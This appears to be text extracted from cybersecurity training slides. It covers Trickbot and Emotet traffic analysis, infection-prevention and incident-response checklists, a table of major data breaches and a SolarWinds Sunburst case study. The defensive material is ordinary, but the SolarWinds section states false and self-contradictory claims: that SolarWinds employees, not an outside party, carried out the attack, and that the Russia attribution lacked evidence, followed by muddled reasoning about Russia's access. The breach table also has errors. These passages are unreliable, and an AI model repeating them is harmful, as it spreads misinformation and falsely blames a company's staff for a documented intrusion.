


Figure 22: Windows executable sent through URL ending in .png.

Trickbot Archealogy




Figure 23: Simplified flow chart for Emotet with Trickbot activity.

Trickbot Pcap. Analysis




Figure 25: The differences in Emotet and Trickbot traffic.

Lessons Learned – to help prevent trickbot infections

- Never click on unsolicited emails.
- Implement a centrally-managed, up-to-date anti-malware solution
- Ensure that systems are hardened with industry-accepted guidelines
- Keep un-necessary task automations disabled – Windows Script Host
- Enable CMD and PowerShell Command Line logging and forward logs on SIEM for audit trails
- Consider using application whitelisting
- Disable the use of SMBv1 across the network and require at least SMBv2 to harden systems against Network Propagation modules used by TrickBot.
- Adhere to the principle of least privilege, limit administrative credentials to designated administrators.

Incident Response – if a trickbot infection is identified

- Disable Internet access at the affected site to help minimize the extent of exfiltration of credentials associated with external, third-party resources.
- Review impacted subnets to identify multi-homed systems which may adversely impact containment efforts. Also, consider temporarily taking the network offline to perform identification, prevent reinfactions, and stop the spread of the malware.
- Identify, shutdown, and take the infected machines off the network.
- Heighten monitoring of SMB communication or outright block it between workstations, and configure firewall rules to only allow access from known administrative servers.
- Assess the need to have ports 445 (SMB) open on systems and, if required, consider limiting connections to only specific, trusted hosts.
- Start with remediation of multi-homed systems (e.g. Domain Controller, File Server) as these can communicate across Virtual Local Area Networks (VLANs) and can be a potential means for spreading malware.
- Create clean VLANs that do not have access to infected VLANs. After the systems have been reimaged or restored from a known good backup, place them on the clean VLAN.

Incident Response – if a trickbot infection is identified

- Do not login to infected systems with domain or shared local administrator accounts. This is the best remediation strategy since TrickBot has several ways of gaining access to credentials.
- As TrickBot is known for scraping both domain and local credentials, it is recommended that a network-wide password reset take place. This is best done after the systems have been cleaned and moved to the new VLAN. This is recommended so new passwords are not scraped by the malware.
- Apply host-based isolation via Windows Firewall Group Policy Objects (GPOs), host-based intrusion detection system/network intrusion detection system (HIDS/NIDS) products, a Private Virtual Local Area Network (pVLAN), or similar means to help mitigate propagation.
- Determine the infection vector (patient zero) to determine the root cause of the incident.




Analyzing Qakbot Malware—Live Malware Traffic Sample




Analyzing XM Rig Miner – Live Malware Traffic Sample

18 Biggest Data Breaches

of the 21st Century



Organizations	Breach Impact	How Hacked?
Yahoo	3 billion	Employees were targeted via spear-phishing attacks
Marriott	500 million	Vulnerable third party services acquired
Ebay	145 million	Employee`s credentials were compromised via spear-phishing attack.
Equifax	143 million	Lackings in patch management of Apache
Target	110 million	Vendor infected via email phishing campaign to pivot into the network.
Sony PlayStation	77 million	System administrator`s PC was compromised to steal the sensitive info. System`s were running on obsolete and outdated versions.
JB Morgan Chase Bank	76 million	An employee`s personal computer was compromised, who used VPN accesses to connect to corporate network from home.

The background features a futuristic, glowing blue circular interface on the left, resembling a radar or a digital clock. To the right, there's a grid of binary code (0s and 1s) and a network of glowing blue lines and nodes, suggesting a complex digital system or a circuit board.

SolarWinds Sunburst Breach

Case Study

SolarWinds Sunburst Security Breach

- On Sunday, December 13, SolarWinds announced that updates to its leading network management software Orion, shipped to customers from March 2020, contained malware.
- Malware, distributed by SolarWinds Orion software updates, infected the networks of the following: White House, the DOJ, the State Department, NASA, NSA, the military, the top IT and telecommunications companies, and most of the Fortune 500 companies.
In total, up to 18,000 large entities have been infected by the malware.
- The perpetrators of this malware attack were SolarWinds employees, not any outside party.
- The claim that the alleged nation-state is Russia was made by the media without any evidence.
- The suspicions against Russia within the cyber security circles are strong. Russia has relatively little leverage over the tech companies in the US.
- Additionally, SolarWinds develops its products and/or provides support from countries, which are difficult for Russia to infiltrate (including Singapore and Philippines). The Russian government denies any involvement.

SUPPLY CHAIN ATTACK

Attackers insert malicious code into a DLL component of legitimate software. The compromised DLL is distributed to organizations that use the related software.

EXECUTION, PERSISTENCE

When the software starts, the compromised DLL loads, and the inserted malicious code calls the function that contains the backdoor capabilities.

DEFENSE EVASION

The backdoor has a lengthy list of checks to make sure it's running in an actual compromised network.

RECON

The backdoor gathers system info

INITIAL C2

